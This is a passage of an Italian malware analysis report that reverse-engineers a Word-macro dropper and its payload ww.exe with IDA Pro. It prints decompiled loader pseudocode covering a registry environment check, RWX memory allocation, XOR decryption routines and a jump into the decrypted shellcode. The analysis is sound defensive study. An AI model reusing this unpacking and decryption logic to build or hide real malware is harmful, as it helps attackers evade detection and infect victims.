
Script decifrato

Analizzando lo script ci è stato possibile capire che venivano effettuate delle richieste a diversi domini e che il primo disponibile avrebbe effettuato il download del payload.


Questo procedimento può essere svolto in alternativa tramite il software Procmon, che consente di monitorare i vari processi durante l'esecuzione dei programmi. In particolare questo software ci consente di filtrare i vari processi in modo da poter visualizzare quelli di nostro interesse, in questo caso da Word e da Powershell. Identificando il primo processo eseguito da Powershell è possibile estrapolare lo script lanciato dal Malware, codificato in base64. Sconsigliamo l'utilizzo di questo metodo poiché é necessario infettare la macchina al fine di visualizzare il processo che lancia lo script.

2.3 Analisi dell'eseguibile ww.exe con IDA Pro

Inizialmente abbiamo utilizzato il software Pestudio con il quale siamo riusciti ad estrapolare delle informazioni importanti come il formato del file (32-bit) ed il linguaggio con cui è scritto (Microsoft Visual C++). Inoltre questo software ci consente di visualizzare tutte le stringhe contenute all'interno del file.




Abbiamo continuato l'analisi del payload attraverso l'utilizzo del decompilatore IDA Pro.
Questo strumento ci ha consentito di analizzare sia il codice assembly del programma che lo pseudocodice. Inizialmente abbiamo svolto un'analisi generale al fine di avere un'idea riguardo al flusso del programma.
Una volta individuato la funzione principale(main), abbiamo iniziato un'analisi dettagliata delle funzioni da essa richiamate fino ad arrivare alla funzione, da noi rinominata, start_malware.



```
int __cdecl start_malware(int a1)
{
  int savedregs; // [esp+14h] [ebp+0h]

  sub_401670();                                 // -->analizzata (inizializza la variabile a 344444443)
  savedRegs = a1;
  savedRegsPointer = (int)&savedregs;
  RegOpenKeyA_fun = *(int (__cdecl **)(_DWORD, _DWORD, _DWORD, _DWORD))RegOpenKeyA;// apre la chiave di registro specificata
  getRegKey();                                  // -->analizzata
  RegQueryValueExA_fun = *(int (__cdecl **)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD))RegQueryValueExA;// legge un valor
  unkownData_Pointer = getRegValueContent();    // -->analizzata
  sub_401440();                                 // -->analizzata, alloca nuove celle di memoria con VirualAllocEx
  index1 = 0;
  index2 = 0;
  index3 = 1;
  while ( 1 )
  {
    minValue = getMinValue(var_7Bh, unkownData_Pointer_less4byte_2);// 7Bh = 123
    if ( index1 >= (unsigned int)unkownData_Pointer_less4byte_1 )
      break;
    sub_401600();                               // --> analizzata, dovrebbe allocare in memoria
    dword_418FE0 = minValue;
    index2 += index3 + var_7Bh + 21;
    index2 -= 21;
    index1 += var_7Bh;                          // la variabile ha lo stesso valore di var_7Bh
    unkownData_Pointer_less4byte_2 -= minValue;
  }
  decrypt3();                                   // -->analizzata
  return sub_401260();
}
```

Da una prima analisi di questa funzione è stato possibile vedere che venivano salvati due comandi RegOpenKey e RegQueryValueEx all'interno di due variabili.
Il comando RegOpenKey serve per aprire la chiave di registro specificata.
Il comando RegQueryValueEx legge un valore dalla chiave di registro. Può leggere diversi tipi di dato: numeri, stringhe e qualsiasi altro tipo di dato di registro.
Dopodichè siamo passati all'analisi delle singole funzioni richiamate all'interno di essa, seguendo il flusso del codice, al fine di capire il loro comportamento.



```
int sub_401670()
{
  int result; // eax

  for ( var_344444443 = 33; (unsigned int)var_344444443 < 344444443; var_344444443 += 5 )// for(33; 33<0x1487CE1B; 33=33+5)
    result = var_344444443 + 5;                 // risultato = 33 + 5
  return result;                                // ritorna il risultato
}
```

In questa funzione viene svolta un'operazione aritmetica di incremento su una variabile, da noi rinominata var_344444443, fino al raggiungimento del risultato atteso, che poi viene ritornato dalla funzione.

```
int getRegKey()
{
  var_344444443 = 0;
  calculateRegValueKey();                       // Interface\{AA5B6A80-B834-11D0-932F-00A0C90DCAA9}
  return getRegKeyKey();                        // return registry_key_handle
}
```

In questa funzione viene inizializzata a 0 la variabile var_344444443 e viene richiamata la funzione calculateRegValueKey.

```
char *calculateRegValueKey()
{
  char *result; // eax
                                                // Interface\{AA5B6A80-B834-11D0-932F-00A0C90DCAA9}
  var_344444443 = 0;
  *(_BYTE *)(regKeyValue + 19) = '-';
  *(_BYTE *)(var_344444443 + regKeyValue + 20) = var_344444443 + 'b';
  *(_BYTE *)(var_344444443 + regKeyValue + 21) = var_344444443 + '8';
  *(_BYTE *)(var_344444443 + regKeyValue + 22) = var_344444443 + '3';
  *(_BYTE *)(var_344444443 + regKeyValue + 23) = var_344444443 + '4';
  *(_BYTE *)(var_344444443 + regKeyValue + 24) = var_344444443 + '-';
  *(_BYTE *)(var_344444443 + regKeyValue + 25) = var_344444443 + '1';
  *(_BYTE *)(var_344444443 + regKeyValue + 26) = var_344444443 + '1';
  *(_BYTE *)(var_344444443 + regKeyValue + 27) = var_344444443 + 'd';
  *(_BYTE *)(var_344444443 + regKeyValue + 28) = var_344444443 + '0';
  *(_BYTE *)(var_344444443 + regKeyValue + 29) = var_344444443 + '-';
  *(_BYTE *)(var_344444443 + regKeyValue + 30) = var_344444443 + '9';
  *(_BYTE *)(var_344444443 + regKeyValue + 31) = var_344444443 + '3';
  *(_BYTE *)(var_344444443 + regKeyValue + 32) = var_344444443 + '2';
  *(_BYTE *)(var_344444443 + regKeyValue + 33) = var_344444443 + 'f';
  *(_BYTE *)(var_344444443 + regKeyValue + 34) = var_344444443 + '-';
  *(_BYTE *)(var_344444443 + regKeyValue + 35) = var_344444443 + '0';
  *(_BYTE *)(var_344444443 + regKeyValue + 36) = var_344444443 + '0';
  *(_BYTE *)(var_344444443 + regKeyValue + 37) = var_344444443 + 'a';
  *(_BYTE *)(var_344444443 + regKeyValue + 38) = var_344444443 + '0';
  *(_BYTE *)(var_344444443 + regKeyValue + 39) = var_344444443 + 'c';
  *(_BYTE *)(var_344444443 + regKeyValue + 40) = var_344444443 + '9';
  *(_BYTE *)(var_344444443 + regKeyValue + 41) = var_344444443 + '0';
  *(_BYTE *)(var_344444443 + regKeyValue + 42) = var_344444443 + 'd';
  *(_BYTE *)(var_344444443 + regKeyValue + 43) = var_344444443 + 'c';
  *(_BYTE *)(var_344444443 + regKeyValue + 44) = var_344444443 + 'a';
  *(_BYTE *)(var_344444443 + regKeyValue + 45) = var_344444443 + 'a';
  *(_BYTE *)(var_344444443 + regKeyValue + 46) = var_344444443 + '9';
  *(_BYTE *)(var_344444443 + regKeyValue + 47) = var_344444443 + '}';
  *(_BYTE *)(var_344444443 + regKeyValue + 48) = '\0';
  *(_BYTE *)(var_344444443 + regKeyValue) = var_344444443 + 'i';
```

```
  *(_BYTE *)(var_344444443 + regKeyValue + 1) = var_344444443 + 'n';
  *(_BYTE *)(var_344444443 + regKeyValue + 2) = var_344444443 + 't';
  *(_BYTE *)(var_344444443 + regKeyValue + 3) = var_344444443 + 'e';
  *(_BYTE *)(var_344444443 + regKeyValue + 4) = var_344444443 + 'r';
  *(_BYTE *)(var_344444443 + regKeyValue + 5) = var_344444443 + 'f';
  *(_BYTE *)(var_344444443 + regKeyValue + 6) = var_344444443 + 'a';
  *(_BYTE *)(var_344444443 + regKeyValue + 7) = var_344444443 + 'c';
  *(_BYTE *)(var_344444443 + regKeyValue + 8) = var_344444443 + 'e';
  *(_BYTE *)(var_344444443 + regKeyValue + 9) = var_344444443 + '\\';
  *(_BYTE *)(var_344444443 + regKeyValue + 10) = var_344444443 + '{';
  *(_BYTE *)(var_344444443 + regKeyValue + 11) = var_344444443 + 'a';
  *(_BYTE *)(var_344444443 + regKeyValue + 12) = var_344444443 + 'a';
  *(_BYTE *)(var_344444443 + regKeyValue + 13) = var_344444443 + '5';
  *(_BYTE *)(var_344444443 + regKeyValue + 14) = var_344444443 + 'b';
  *(_BYTE *)(var_344444443 + regKeyValue + 15) = var_344444443 + '6';
  *(_BYTE *)(var_344444443 + regKeyValue + 16) = var_344444443 + 'a';
  *(_BYTE *)(var_344444443 + regKeyValue + 17) = var_344444443 + '8';
  result = (char *)(var_344444443 + regKeyValue);
  *(_BYTE *)(var_344444443 + regKeyValue + 18) = var_344444443 + '0';
  return result;
}
```

In questa funzione la variabile var_344444443, già incontrata precedentemente, viene inizializzata a 0. Inoltre troviamo la variabile regKeyValue in cui viene salvata una stringa contenente un offset. Questa variabile viene sommata ad un numero intero compreso tra 0 e 48 e il risultato di questa operazione corrisponde ad un carattere specifico. La funzione ripete questa operazione fino ad avere una sequenza di caratteri, che vengono concatenati formando una chiave di registro:

HKEY_CLASSES_ROOT\Interface\{AA5B6A80-B834-11D0-932F-00A0C90DCAA9}

Siamo riusciti a ricavare la chiave di registro grazie al software Registry Editor, il quale mette a disposizione la visualizzazione di tutte le chiavi di registro di sistema. Infine la funzione ritorna la chiave di registro.

```
int getRegKeyKey()
{
  int result; // eax

  result = RegOpenKeyA_fun(0x80000000, regKeyValue, &registry_key_handle, 0x80000000);// dword_419050 usata per salvare la ch
                                                    //
                                                    // 0x8000000 valore fisso handle windows
  regKeyValueCont = result;
  if ( result )                                     // result boolean???
  {
    while ( 1 )                                     // useless while???
      ;
  }
  return result;                                    // ritorna il risultato
}
```

In questa funzione viene assegnato alla variabile result il risultato del comando RegOpenKeyA_fun al quale vengono passati 4 parametri. 0x80000000 è il valore fisso dell'handle di Windows, mentre la variabile regKeyValue contiene una stringa che fa riferimento ad un offset. La variabile registry_key_handle contiene la chiave di registro. Infine viene ritornato il contenuto della chiave di registro.

All'interno della varibiale unkownData_Pointer, presente in start_malware, viene salvato il valore di ritorno di questa funzione:

```
int getRegValueContent()
{
  unsigned __int8 v1[200]; // [esp+2C4h] [ebp-D0h]
  int v2; // [esp+38Ch] [ebp-8h]
  int v3; // [esp+390h] [ebp-4h]

  maybe_saved_Reg = (int)GetModuleHandleW(0);   // recupera un handle di modulo per il modulo specificato. il modulo deve esse
  dword_419058 = *(_DWORD *)(maybe_saved_Reg + 0x3C);
  v2 = 200;
  v3 = 1;
  while ( RegQueryValueExA_fun(registry_key_handle, &unk_419034, 0, &v3, v1, &v2) )
    getRegValueContent();                       // richiama la funzione stessa se la condizione while e' vera
  if ( v1[3] == 't' )                           // IActiveScriptParseProcedure32, data preso dal registro di windows
    unknownData_pointer = (int)&unknownData;
  *(_DWORD *)&byte_408074 -= 333;               // 4012E0
  if ( *(_DWORD *)&byte_408074 <= (unsigned int)maybe_saved_Reg
    || *(_DWORD *)&byte_408074 >= (unsigned int)(maybe_saved_Reg + 4
                                                 * *(_DWORD *)(dword_419058 + maybe_saved_Reg + 0x50)) )// *(0
  {
    maybe_saved_Reg = savedRegs;
    dword_418FE4 = 1;                           // se una delle due condizioni sono vere viene settata a 1
  }
  else
  {
    dword_418FE4 = 0;                           // se le condizioni sono false viene settata a 0
  }
  return unknownData_pointer;
}
```

In questa funzione vengono inizializzate 3 variabili:
v1 è un array di 200 caratteri mentre v2 e v3 sono due interi.
Nella variabile maybe_saved_Reg viene salvato l'handle del processo corrente del file che si sta eseguendo. Nella variabile dowrd_419058 viene salvato il valore contenuto nel 60esimo byte dell'eseguibile, cioè il portable executor. Il formato portable executor è una struttura dati che incapsula le informazioni necessarie al loader di Windows per gestire il codice eseguibile.
Nel ciclo while vengono letti tutti i valori della chiave di registro e finché la condizione è vera la funzione getRegValueContent viene richiamata ricorsivamente.
Nell'if viene controllato se il dato contenuto nella chiave di registro, presente nella variabile v1, è corretto: siamo riusciti a ricavare il dato contenuto nella chiave di registro ("IActiveScriptParseProcedure32") grazie al software Registry Editor.
Una volta verificata la condizione nell'if, nella variabile unkownData_pointer viene salvato il riferimento alla variabile unknownData. All'interno del secondo if vengono controllate determinate posizioni delle celle di memoria dell'eseguibile. La funzione infine ritorna il riferimento alla variabile unknownData_pointer.

```
int sub_401440()
{
  int v0; // eax
  HMODULE v1; // eax

  for ( var_344444443 = 33; (unsigned int)var_344444443 < 33244443; var_344444443 += 4 )// for(33; 33<0x1FB451B; 33=33+4)
    ;
  v0 = getLess4byte();                          // -->analizzata, prende 4 byte prima di junk_data e li mette dentro v0
  var_344444443 = v0;
  unkownData_Pointer_less4byte_1 = v0;
  v1 = LoadLibraryA(aKernel32);                 // carica il modulo specificato nello spazio degli indirizzi del processo di c
  VirtualAlloc_fun = (int (__cdecl *)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD))GetProcAddress(v1, ProcName);// restitui
  return virtual_alloc_junk_data();             // -->analizzata   (dovrebbe tornare l'indirizzo della funzione dll)
}
```

Nel ciclo for di questa funzione si crea un contatore con la variabile var_344444443 che va da 33 a 344444443 con un incremento di 4 ad ogni iterazione.
Successivamente alla variabile v0 viene assegnato il risultato della funzione getLess4byte.

```
int getLess4byte()
{
  int v0; // ST04_4

  unkownData_Pointer -= 4;
  v0 = *(_DWORD *)unkownData_Pointer;
  unkownData_Pointer += 4;
  return v0;
}
```

Questa funzione ritorna la variabile v0 che contiene la variabile unkownData_Pointer spostata di -4 byte.

Continuiamo poi l'analisi della funzione sub_401440, dove nella variabile var_344444443 viene salvato il valore della variabile v0 spostato di -4 byte e v0 viene ulteriormente salvato nella variabile unkownData_Pointer_less4byte_1. Nella variabile v1 viene caricato il modulo Kernel32.dll e nella variabile VirtualAlloc_fun viene salvato l'indirizzo contenente la chiamata VirtualAlloc, attraverso la funzione GetProcAddress la quale cerca il valore di ProcName(VirtualAllocEx) all'interno del modulo Kernel32.dll.
La funzione ritorna il valore generato dalla funzione virtual_alloc_junk_data().

```
int virtual_alloc_junk_data()
{
  int result; // eax

  result = VirtualAlloc_fun(-1, 0, unkownData_Pointer_less4byte_1, 12288, 0x40, unkownData_Pointer_less4byte_1);
  pointerToAllocateMemory = result;            // result=indirizzo di memoria allocata
  unkownData_Pointer_less4byte_2 = unkownData_Pointer_less4byte_1;
  pointerToAllocateMemory_plus_66288 = (int (*)(void))(result + 0x102F0);// somma=0x4183E8 + 4 = 4183EC => 68h = 0x68
  return result;
}
```

In questa funzione tramite il comando VirtualAlloc_fun viene salvato, nella variabile result, l'indirizzo della memoria allocata che viene successivamente salvato nella variabile pointerToAllocateMemory.
In seguito, il valore della variabile unkownData_Pointer_less4byte_1 viene salvato nella variabile unkownData_Pointer_less4byte_2.
Alla variabile pointerToAllocateMemory_plus_66288 viene assegnato il valore 66288 sommato al puntatore dell'allocazione di memoria. La funzione infine ritorna l'indirizzo della memoria allocata.

Torniamo di nuovo alla funzione start_malware dove vengono successivamente inizializzate tre variabili: index1 = 0, index2 = 0, index3 = 1.
All'interno del ciclo while, nella variabile minValue viene salvato il valore minimo tra var_7Bh e unkownData_Pointer_less4byte_2. Nell'if viene messa una condizione per uscire dal while: si verifica che il valore della variabile index1 sia maggiore o uguale della variabile unkownData_Pointer_less4byte_1, in questo caso il ciclo while terminerebbe.
Di seguito viene richiamata la funzione 401600.

```
signed int sub_401600()
{
  signed int result; // eax
  int v1; // [esp+4h] [ebp-18h]
  unsigned int v2; // [esp+14h] [ebp-8h]
  int v3; // [esp+18h] [ebp-4h]

  v2 = 0;
  v3 = index1 + pointerToAllocateMemory;        // v3 = 0 + allocated_junk_data(indirizzo di allocazione di memoria)
  v1 = index2 + unkownData_Pointer;             // v1 = 0 + junk_data_from_function(junk_data shiftati di -4bytes) --> dovrebb
  while ( 1 )                                   // dentro al while si alloca negli di indirizzi di memoria + v2(contatore), i
  {
    result = 13151;                             // 0x335F
    if ( v2 >= minValue )                       // 0 >= val_min
      break;
    *(_BYTE *)(v2 + v3) = *(_BYTE *)(v2 + v1);  //  v3 + v2 = v1 + v2 => allocated_junk_data + v2 = junk_data_from_function(ju
    ++v2;
  }
  return result;
}
```

In questa funzione inizialmente vengono dichiarate 4 variabili.
La variabile v2 viene inizializzata a 0. Nella variabile v3 viene salvato il valore della variabile pointerToAllocateMemory che contiene l'indirizzo di allocazione di memoria sommato alla variabile contatore index1, che viene incrementata nel ciclo while della funzione start_malware.
Nella variabile v1 viene salvato il valore della variabile unkownData_Pointer che contiene il riferimento alla variabile unknownData spostata di -4 byte sommata alla variabile contatore index2 che viene incrementata nel ciclo while della funzione start_malware.
Nel while alla variabile result viene assegnato il numero 13151, in seguito viene definito un if contenente una condizione per terminare il ciclo. La condizione prevede che la variabile contatore v2 sia maggiore o uguale alla variabile minValue che contiene il valore minimo tra le variabili var_7Bh e unkownData_Pointer_less4byte_2 presenti nella funzione start_malware.
Successivamente viene salvato il contenuto delle celle di memoria di v1 nelle celle di memoria di v3 ad ogni iterazione del ciclo while. La variabile contatore v2 viene incrementata ad ogni ciclo.
Infine questa funzione ritorna la variabile result, contenente il valore 13151.

Continuiamo ad analizzare la funzione start_malware proseguendo con le operazioni rimaste all'interno del while.

Nella variabile 418FE0 viene salvato il valore della variabile minValue che contiene il valore minimo tra le variabili var_7Bh e unknownData_Pointer_less4byte_2.
Nella variabile index2 viene salvato ad ogni ciclo il suo valore attuale sommato al valore della variabile index3, al valore della variabile var_7bh e al valore 21 che viene poi sottratto nell'istruzione successiva.
Nella variabile index1 viene salvato ad ogni ciclo il suo valore attuale sommato al valore della variabile var_7Bh.
Nella variabile unkownData_Pointer_less4byte_2 viene salvato ad ogni ciclo il suo valore attuale al quale viene sottratto il valore della variabile minValue.
Terminato il ciclo while viene eseguita la funzione decrypt3.

```
unsigned int decrypt3()
{
  unsigned int result; // eax
  unsigned int i; // [esp+14h] [ebp-4h]

  for ( i = 0; ; i += 4 )
  {
    result = i;                                 // contatore
    if ( i >= unkownData_Pointer_less4byte_1 )  // se maggiore della variabile esci dal for
      break;
    pointerToAllocateMemory_1 = i + pointerToAllocateMemory;// nel while i valori unknown vengono inseriti nelle varie celle d
    sub_401000(125, i);                         // -->somma contatore ad una variabile e ritorna il valore finale
    pointerToAllocateMemory_2 = pointerToAllocateMemory_1;
    var_i_plus_2347 = i + 2347;
    decrypt2();
  }
  return result;                                // ritorna il contatore
}
```

In questa funzione vengono calcolati i puntatori alle locazioni di memoria contenenti i dati che verranno decriptati nella funzione decrypt, contenuta nella funzione decrypt2. La decifratura avviene attraverso uno XOR tra un contatore sommato all'intero 2347 e la variabile allocated_memory_2 che contiene il puntatore alla locazione di memoria.

```
int decrypt2()
{
  pointerToAllocateMemory_3 = pointerToAllocateMemory_2;
  return decrypt();                             // -->analizzata (operazioni aritmetiche su variabili)
}

int decrypt()
{
  int result; // eax

  dword_41906C = var_i_plus_2347;
  allocatedMemory_2 = *(_DWORD *)pointerToAllocateMemory_2;
  dword_41906C = var_i_plus_2347 - 2;
  dword_419078 = var_i_plus_2347 ^ allocatedMemory_2;
  result = var_i_plus_2347 ^ allocatedMemory_2;
  allocatedMemory_2 = result;
  *(_DWORD *)pointerToAllocateMemory_2 = result;
  return result;
}
```

```
int sub_401260()
{
  int savedregs; // ST08_4

  savedregs = maybe_saved_Reg;
  return pointerToAllocateMemory_plus_66288();  // chiama la funzione che sta dentro la memoria allocata decifrata all'indiriz
}
```

Arrivati a questo punto è stato necessario eseguire il malware attraverso il debugger messo a disposizione da IDA Pro, posizionando dei breakpoint sulle ultime due funzioni di start_malware.

```
int __cdecl start_malware(int a1)
{
  int savedregs; // [esp+14h] [ebp+0h]@1

  calculateFixNum34444443();
  savedRegs = a1;
  savedRegsPointer = (int)&savedregs;
  regOponKeyA_Str = *(int (__cdecl **)(_DWORD, _DWORD, _DWORD, _DWORD))RegOpenKeyA;
  getRegKey();
  regQueryValueStr = *(int (__cdecl **)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD))RegQueryValueEx
  unknownData_pointer1 = getRegValueContent();
  sub_401440();
  index1 = 0;
  index2 = 0;
  index3_start_1 = 1;
  while ( 1 )
  {
    minVal = getMinVal(dword_408008, unknownData_pointer1Less4_1);
    if ( index1 >= (unsigned int)unknownData_pointer1Less4 )
      break;
    sub_401600();
    dword_418FE0 = minVal;
    index2 += index3_start_1 + dword_408008 + 21;
    index2 -= 21;
    index1 += dword_408008;
    unknownData_pointer1Less4_1 -= minVal;
  }
  decrypt3();
  return sub_401260();
}
```

Così facendo è stato possibile vedere il comportamento del malware dall'inizio fino alla chiamata return presente nella funzione 401260, la quale punta ad un'altra locazione di memoria (0x6102F0). E' stato possibile convertire il contenuto della memoria, inizialmente in funzione e successivamente in codice, per capirne il comportamento.

```
int __cdecl sub_6102F0(int a1)
{
  int v1; // ST0C_4@4
  int v2; // ST14_4@4
  int v3; // ST20_4@4
  int *v5; // [esp+18h] [ebp-68h]@3
  int v6; // [esp+20h] [ebp-60h]@4
  int v7; // [esp+24h] [ebp-5Ch]@4
  int v8; // [esp+28h] [ebp-58h]@8
  int v9; // [esp+2Ch] [ebp-54h]@4
  int v10; // [esp+30h] [ebp-50h]@7
  int v11; // [esp+70h] [ebp-10h]@4
  unsigned int i; // [esp+74h] [ebp-Ch]@1
  int v13; // [esp+78h] [ebp-8h]@4
  int savedregs; // [esp+80h] [ebp+0h]@4
  int retaddr; // [esp+84h] [ebp+4h]@4

  for ( i = 0; i < 0x32DCD5; ++i )
    ((void (__cdecl *)(int **, _DWORD, signed int))unk_60FB80)(&v5, 0, 88);
  v13 = retaddr;
  v5 = &savedregs;
  ((void (__cdecl *)(int **))unk_60F830)(&v5);
  ((void (*)(void))unk_60F730)();
  v6 = v13;                 0x60F730
  v9 = a1;
  v11 = a1;
  v11 = *(_DWORD *)(v9 + 60) + v9;
  v7 = *(unsigned __int16 *)(v11 + 22);
```

```
29  v1 = *(_DWORD *)(((int (*)(void))unk_60F730)() + 4198688);
30  v2 = ((int (*)(void))unk_60F730)() + 4198692;
31  v3 = ((int (__cdecl *)(int))unk_60FA30)(v1);
32  ((void (__cdecl *)(int, int, int))unk_60FBC0)(v3, v2, v1);
33  ((void (__cdecl *)(int, int))decrypt_new)(v3, v1);
34  if ( ((int (__cdecl *)(int **, int))unk_60FF80)(&v5, v3) )
35  { 1
36    if ( v6 )
37      v5[4] = v10;
38    JUMPOUT(__CS__, v8);
39  }
40  return 0;
41}
```

Nel codice della funzione vengono svolte delle operazioni giá viste precedentemente come la VirtualAlloc, vengono dati i permessi di RWX, poi vengono decifrati dei dati che infine vengono salvati nelle zone di memoria allocate.

```
1 int __cdecl decrypt_new(int a1, unsigned int a2)
2 {
3   int result; // eax@3
4   unsigned int i; // [esp+0h] [ebp-4h]@1
5
6   for ( i = 0; i < a2; i += 4 )
7   {
8     *(_DWORD *)(i + a1) += i;
9     *(_DWORD *)(i + a1) ^= i + 1001;
10    result = i + 4;
11  }
12  return result;
13}
```

